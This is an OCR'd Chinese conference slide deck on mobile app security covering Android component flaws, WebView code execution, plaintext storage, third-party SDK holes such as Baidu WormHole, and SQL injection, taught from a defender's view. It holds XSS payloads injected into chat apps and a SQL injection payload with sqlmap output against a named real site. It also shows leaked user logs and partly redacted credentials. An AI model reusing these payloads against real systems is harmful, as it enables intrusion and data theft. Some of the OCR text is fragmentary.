移动端产品安全

@许章毅

个人简介


知名白帽子/依旧
新浪安全技术负责人
安全软件ProxyScan作者

现负责新浪业务和产品的安全保障工作。专注应用和移动端安全，漏洞智能检测等。

移动端产品安全现状

谁知道?

移动端产品安全现状



历史安全问题?

主要议题

- 移动端产品安全保障
  - 数据安全
    - Acitvity组件安全、Webview代码执行漏洞、明文存储、模版交互、隐私数据、核心算法保护
  - 开发安全
    - 安全意识、环境和测试安全、第三方SDK安全开发
  - 业务及接口安全
    - 输入与输出、验证与授权、核心接口保护
  - 安全运维
    - 配置错误、匿名、弱口令
  - 安全工具
    - 漏洞智能检测
- 移动端产品最佳实践

数据安全

- Acitvity组件安全
- Webview代码执行漏洞
- 明文存储
- 模版交互
- 隐私数据
- 核心算法保护

Acitvity组件安全

```
<activity android:name=".activity.ForwardRecentActivity"
android:launchMode="singleTop" android:screenOrientation="portrait"
android:configChanges="locale|keyboardHidden|orientation"
android:alwaysRetainTaskState="true" android:windowSoftInputMode="adjustPan"> <
intent-filter> <action android:name="com.[redacted]FORWARD" /> <category
android:name="android.intent.category.DEFAULT" /> </intent-filter> </activity>
```


默认发布[android:exported="false"]
私有Activity不应被其他应用启动

Acitvity组件安全

客户端版本，v5.9.4 #### 组件拒绝服务，向组件发送空的intent，导致客户端app崩溃退出，存在该问题的组件有多个，如下

code 区域

Activity: [redacted]buy2.activities.FirenzeDetailsActivity [redacted]buy2.activities.MyMessageListActivity Servi



Acitvity组件安全


- 当Activity返回数据时候需注意目标Activity是否有泄露信息的风险?
- 验证目标Activity是否恶意app，规避受到intent欺骗，可用hash签名验证。
- 签名验证内部（in-house）app

Webview代码执行漏洞

```
1127     move-result-object v1
1128
1129     invoke-virtual {p1, v1}, Landroid/webkit/WebView;->setWebChromeClient(Landroid/webkit/We
1130
1131     invoke-virtual {v0}, Ljava/lang/StringBuilder;->toString()Ljava/lang/String;
1132
1133     move-result-object v0
1134
1135     invoke-virtual {p1, v0}, Landroid/webkit/WebView;->loadUrl(Ljava/lang/String;)V
1136
1137     return-void
1138 .end method
```

ReChargeWebActivity.class | f.class

```
this.h.getSettings().setAllowFileAccess(true);
this.h.getSettings().setAppCacheEnabled(true);
this.h.addJavascriptInterface(new b(), "androidmm");
if ((this.k.equals("流量消费分析") == true) || (this.k.equals("趣味账单") == true))
  localWebSettings.setCacheMode(2);
while (true)
{
  this.h.addJavascriptInterface(new a(), "androidbjcmcc");
  ca localca = new ca(this);
  this.h.setWebViewClient(localca);
  cb localcb = new cb(this);
  this.h.setWebChromeClient(localcb);
  this.h.setDownloadListener(new cc(this));
  this.h.loadUrl(this.j);
  this.h.addJavascriptInterface(new c(), "androidbjcmcc");
  setVisible(false);
  f.a("http_URL", this.j);
  f.a("11", "web loadUrl");
  this.h.loadUrl(this.j);
  if (this.q != null)
  {
    this.q.setVisibility(0);
    this.q.setOnClickListener(this);
  }
  if ((BiApplication)getApplicationContext() != null)
  {
    this.d = WXAPIFactory.createWXAPI(this, "wxa48f0b9e1ed8f680", false);
    this.d.registerApp("wxa48f0b9e1ed8f680");
  }
  if (this.q != null)
    this.q.setVisibility(8);
  this.a.c(false);
  this.a.a(PullToRefreshBase.k.a);
```



明文存储

```
srini@srini:~$ cat userdetails.xml
<?xml version='1.0' encoding='utf-8' standalone='yes' ?>
<map>
    <string name="password">pass123</string>
    <string name="username">Infosec Institute</string>
</map>
srini@srini:~$
```

明文存储

```
D/tracelog( 7379): add log: ###[eventType=102][eventTypeStr=theone_ppx_home06_ck][sessionid=2D596A7F8C3E859E9DC044EF2F779629][area=17][phone=1[redacted]][imei=35[redacted]A2887EBE990DCF1A3][devi
ceid=26d713ab[redacted]06a3e1e3][deviceType=Nexus 5][appKey=taxiPassengerAndroid][osName=AndroidOS][osVersion=4.4.4][appVersion=4.2.5][time=20160304214546][channel=38][lng=103.984507][lat=30.581288][cid=68e
dc8a150487c144f9b4c5ca4df72a4][content=成都[redacted]][ftab=flash][stab=null]
D/tracelog( 7379): add log: ###[eventType=102][eventTypeStr=theone_ppx_home32_sw][sessionid=2D596A7F8C3E859E9DC044EF2F779629][area=17][phone=[redacted]][imei=3534[redacted]2887EBE990DCF1A3][devi
ceid=26d713abe[redacted]a3e1e3][deviceType=Nexus 5][appKey=taxiPassengerAndroid][osName=AndroidOS][osVersion=4.4.4][appVersion=4.2.5][time=20160304214546][channel=38][lng=103.984507][lat=30.581288][cid=68e
dc8a150487c144f9b4c5ca4df72a4][ftab=flash][stab=null]
D/tracelog( 7379): add log: ###[eventType=102][eventTypeStr=theone_ppx_home07_ck][sessionid=2D596A7F8C3E859E9DC044EF2F779629][area=17][phone=[redacted]][imei=35[redacted]7EBE990DCF1A3][devi
ceid=26d713a[redacted]a3e1e3][deviceType=Nexus 5][appKey=taxiPassengerAndroid][osName=AndroidOS][osVersion=4.4.4][appVersion=4.2.5][time=20160304214547][channel=38][lng=103.984507][lat=30.581288][cid=68e
dc8a150487c144f9b4c5ca4df72a4][content=成都[redacted]西二门][ftab=flash][stab=null]
D/DIDIPsg ( 7379): | sending----- CollectSvrCoordinateReq{phone=[redacted], lng=103.984507, lat=30.581288, type=GCJ_02, accuracy=150.0, pull_peer=true, pre_lng=103.984507, pre_lat=30.581288, state=0, gps_source=
```

www.woyun.org

模版交互

交互参数过滤

QQ2013
依旧
asd
输入关键字搜索联系人
特别关心
暂时无特别关心的好友
去空间添加
你可能关心
饭
特别关心
"><img src=1 onerror=alert(1...
11
确定
"][img src=1 onerror=ale
21:57
转：@依旧 111111111111
111城"'><img src=1 one
rror=alert(3)>
查找
应用

1111
微群
@
提及
1111
@*60561281
4月29日 微群:1111
清风334
我上传了【xss.swf
大家快来看看吧~
4月29日 微群:1111
依旧
我上传了【400.jpe
，大家快来看看吧
4月18日 微群:1111
依旧
我上传了【400.jpe
，大家快来看看吧
4月18日
依旧
我上传了【400.jpe
，大家快来看看吧
1111
@*60561281
简介： "><img src=1 onerror=alert(1)>
成员
3
广播
27
如果 @OsaAeacE
3人收听了TA
依旧 @xssdda
10人收听了TA
清风334 @passwda
5人收听了TA
WeiBoPad.app
123
好

模版交互

12:40
群聊名称
保存
href="www.baidu.com">脚本注入

12:41
百度一下
登录
Bai du 百度
百度一下
地图
贴吧
视频
图片
hao123
新闻
应用
音乐
文库
更多
小说
游戏
下载
把百度放到桌面上，搜索最方便


隐私数据

银行卡
工商银行-储蓄卡
97 879
下一步

银行卡
持卡人姓名
银行预留手机号
13
持卡人身份证号
44
财付通支付密码
同意 《快捷支付服务及相关协议》
下一步

打码模糊

核心算法保护



请绘画图案密码

#
#Fri Ja
PP=F821
PQ=

密文: F8218F3E5F939A92BE368D

类型: md5

解密

查询结果:
0124678

[添加备注]

算法强度

核心算法保护

Cocos2dxHandler
Cocos2dxHandler$1
Cocos2dxHandler$Di
Cocos2dxHelper
Cocos2dxHelper$Coc
Cocos2dxRenderer
Cocos2dxTextInputW
Cocos2dxVideoHelpe
Cocos2dxVideoHelpe
Cocos2dxVideoHelpe
Cocos2dxVideoHelpe
Cocos2dxVideoView
Cocos2dxVideoView$
Cocos2dxWebViewHel
Cocos2dxWebViewHel
Cocos2dxWebViewHel
Cocos2dxWebViewHel
Cocos2dxWebViewHel
Cocos2dxWebViewHel
Cocos2dxWebViewHel
Cocos2dxWebViewHel
Cocos2dxWebViewHel
Cocos2dxWebViewHel
Cocos2dxWebViewHel
Cocos2dxWebViewHel
Cocos2dxWebViewHel
Cocos2dxWebViewHel
Cocos2dxWebViewHel
Cocos2dxWebViewHel
Cocos2dxWebViewHel
ResizeLayout
ResizeLayout$1

Manifest | 资源 | 资产 | 库 | 认证 | 汇编语言 | 反编译的Java | 字符串 | 常量 | 注释

编号	值
63427	选择录制的视频宽为:
63428	选择机位失败。。。
63429	选择机位，当前选择机位：
63430	选择此功能，您自己也将无法查看附近的人，是否继续？
63431	选择联系人
63432	通
63433	通知
63434	通知 newNotifyCount =
63435	通讯录为空
63436	通讯录好友
63437	通讯录好友：
63438	通讯录获取失败
63439	連擊
63440	連擊计数取消
63441	連擊计数取消 设置影藏
63442	逯
63443	邀请qq好友
63444	邀请你安装人人客户端，新用户安装注册立得5元话费。下载地址http://2014.renren.com/mobile 安装完记得进入赚金币页面填写我的ID：
63445	邀请好友
63446	邀请微信好友
63447	邀请微博好友
63448	邀请，加入XX群, 同意按钮点击后返回的数据值 -
63449	邓
63450	邢
63451	那
63452	邬
63453	郝
63454	邵
63455	邹

重要参数

老版本泄露

反编译

Cocos2dxHandler
Cocos2dxHandler$1
Cocos2dxHandler$Di
Cocos2dxHelper
Cocos2dxHelper$Coc
Cocos2dxRenderer
Cocos2dxTextInputW
Cocos2dxVideoHelpe
Cocos2dxVideoHelpe
Cocos2dxVideoHelpe
Cocos2dxVideoHelpe
Cocos2dxVideoView
Cocos2dxVideoView$
Cocos2dxWebViewHel
Cocos2dxWebViewHel
Cocos2dxWebViewHel
Cocos2dxWebViewHel
Cocos2dxWebViewHel
Cocos2dxWebViewHel
Cocos2dxWebViewHel
Cocos2dxWebViewHel
Cocos2dxWebViewHel
Cocos2dxWebViewHel
Cocos2dxWebViewHel
Cocos2dxWebViewHel
Cocos2dxWebViewHel
Cocos2dxWebViewHel
Cocos2dxWebViewHel
Cocos2dxWebViewHel
Cocos2dxWebViewHel
ResizeLayout
ResizeLayout$1

Manifest | 资源 | 资产 | 库 | 认证 | 汇编语言 | 反编译的Java | 字符串 | 常量 | 注释

```
static {
    FileUtils.SAFE_FILENAME_PATTERN = Pattern.compile("[\\w%+,./=_-]+");
}

public FileUtils() {
    super();
}

public static boolean copyFile(File arg2, File arg3) {
    boolean v0_2;
    FileInputStream v1;
    try {
        v1 = new FileInputStream(arg2);
    }
    catch(IOException v0) {
        goto label_9;
    }

    try {
        v0_2 = FileUtils.copyToFile(((InputStream)v1), arg3);
    }
    catch(Throwable v0_1) {
        goto label_6;
    }

    try {
        ((InputStream)v1).close();
        return v0_2;
    label_6:
        ((InputStream)v1).close();
        throw v0_1;
    }
    catch(IOException v0) {
    label_9:
        v0_2 = false;
    }
```


帐号密码

加密密钥

核心算法

开发安全

开发人员安全意识


Code
Issues 0
Pull requests 0
Wiki
Pulse
规范分享源代码
哔哩哔哩（B站）Android客户端源码（非最新版，可以运行，可看视频）
6 commits
1 branch
0 releases
2 contributors
Branch: master
New pull request
New file
Upload files
Find file
HTTPS
https://github.com/Summe
Download ZIP
SummerRC Edit README.md
Latest commit 0a8a1cf on 16 Feb
ABPlayer 哔哩哔哩简版 4 months ago
OneXListviewLibrary 哔哩哔哩简版 4 months ago
VitamioBundle-4 哔哩哔哩简版 4 months ago
VitamioDemo-master 哔哩哔哩简版 4 months ago
ZI-master 哔哩哔哩简版 4 months ago
appcompat_v7 哔哩哔哩简版 4 months ago
gradle/wrapper 哔哩哔哩简版 4 months ago
main 哔哩哔哩简版 4 months ago
viewPagerlibrary 哔哩哔哩简版 4 months ago
.gitignore 哔哩哔哩简版 4 months ago
.travis.yml add .travis.yml 2 months ago
README.md Edit README.md 2 months ago
build.gradle 哔哩哔哩简版 4 months ago
gradlew 哔哩哔哩简版 4 months ago

开发人员安全意识

code 区域

https://github.com/muyuyuan007/check_private_information/blob/64f3054402952030a1d41362aa1d540b

保护帐号和密码

```
# 邮箱账户设置
host ="smtp.oppo.com"
auth = "z[redacted]"
passwd = "zh[redacted]"
subject = "Please check your information"
# 调试模式（1 or 0）当为1时邮件将全部发送给auth.
debug = "1"
```

开发环境和测试环境

关于使用非苹果官方XCODE存在植入恶意代码情况的预警通报

来源：CNCERT　时间：2015-09-14

A- A+

近日，CNCERT监测发现，开发者使用非苹果公司官方渠道的XCODE工具开发苹果应用程序（苹果APP）时，会向正常的苹果APP中植入恶意代码。被植入恶意程序的苹果APP可以在App Store正常下载并安装使用。该恶意代码具有信息窃取行为，并具有进行恶意远程控制的功能。

目前，CNCERT正在加强分析，并将此预警信息通报相关开发者或互联网企业，在开发苹果APP过程中，切勿使用非苹果官方渠道的XCODE工具，以维护广大用户的个人信息安全。

开发工具和代码包来源的安全性

第三方SDK安全开发

```
static
{
  a.put("geolocation", b + "GetLocLiteString");
  a.put("getsearchboxinfo", b + "GetSearchboxInfo");
  a.put("getapn", b + "GetApn");
  a.put("getserviceinfo", b + "GetServiceInfo");
  a.put("getpackageinfo", b + "GetPackageInfo");
  a.put("sendintent", b + "SendIntent");
  a.put("getcuid", b + "GetCuid");
  a.put("getlocstring", b + "GetLocString");
  a.put("scandownloadfile", b + "ScanDownloadFile");
  a.put("addcontactinfo", b + "AddContactInfo");
  a.put("getapplist", b + "GetAppList");
  a.put("downloadfile", b + "DownloadFile");
  a.put("uploadfile", b + "UploadFile");
```

```
"com.baidu.hello.moplus.action.BIND";

= 20;
S = "class";
AGE = "package";
alService";
/daemon";
http://127.0.0.1:40310/daemon?package=%s&class=%s";
http://127.0.0.1:40310";
on = new a();
```


百度WormHole虫洞漏洞
开放40310端口
无验证授权高权限操作

业务及接口安全

- 数据库操作【Sql注入】
- 文件操作【上传 下载】
- 输入与输出【xss】
- 验证与授权【CSRF、登陆】
- 核心接口保护

Sql注入

Web应用程序在操作数据库的Sql语句中插入了用户可控的变量，导致可以通过可控变量组合Sql执行语句恶意操作数据库。




Sql注入漏洞

```
            lean-based blind
    itle: AND boolean-based blind - WHERE or HAVING clause
    Payload: http://[redacted]:80/ystpatient2.3/part.do?method=getJbPageBy
PartId&true=doJsonp_cfcc9621_553d_46cb_8b7b_909f8f148fd9&pageNo=1&partId=2&searc
hStr=-1' or 1=1 ) AND 9908=9908 AND (5226=5226 or 'a'='&functionName=doJsonp_cfc
c9621_553d_46cb_8b7b_909f8f148fd9&_=1464676214454
---
[03:27:42] [INFO] the back-end DBMS is Oracle
web application technology: JSP
back-end DBMS: Oracle
[03:27:42] [INFO] fetching current user
[03:27:42] [INFO] retrieving the length of query output
[03:27:42] [INFO] retrieved: 3
[03:27:46] [INFO] resuming partial value: AM
[03:27:46] [INFO] retrieved: S
current user:    'AMS'
[03:27:48] [INFO] testing if current user is DBA
current user is DBA:    False
[03:27:48] [INFO] fetched data logged to text files under '/root/.sqlmap/output/
www.jkwin.com.cn'

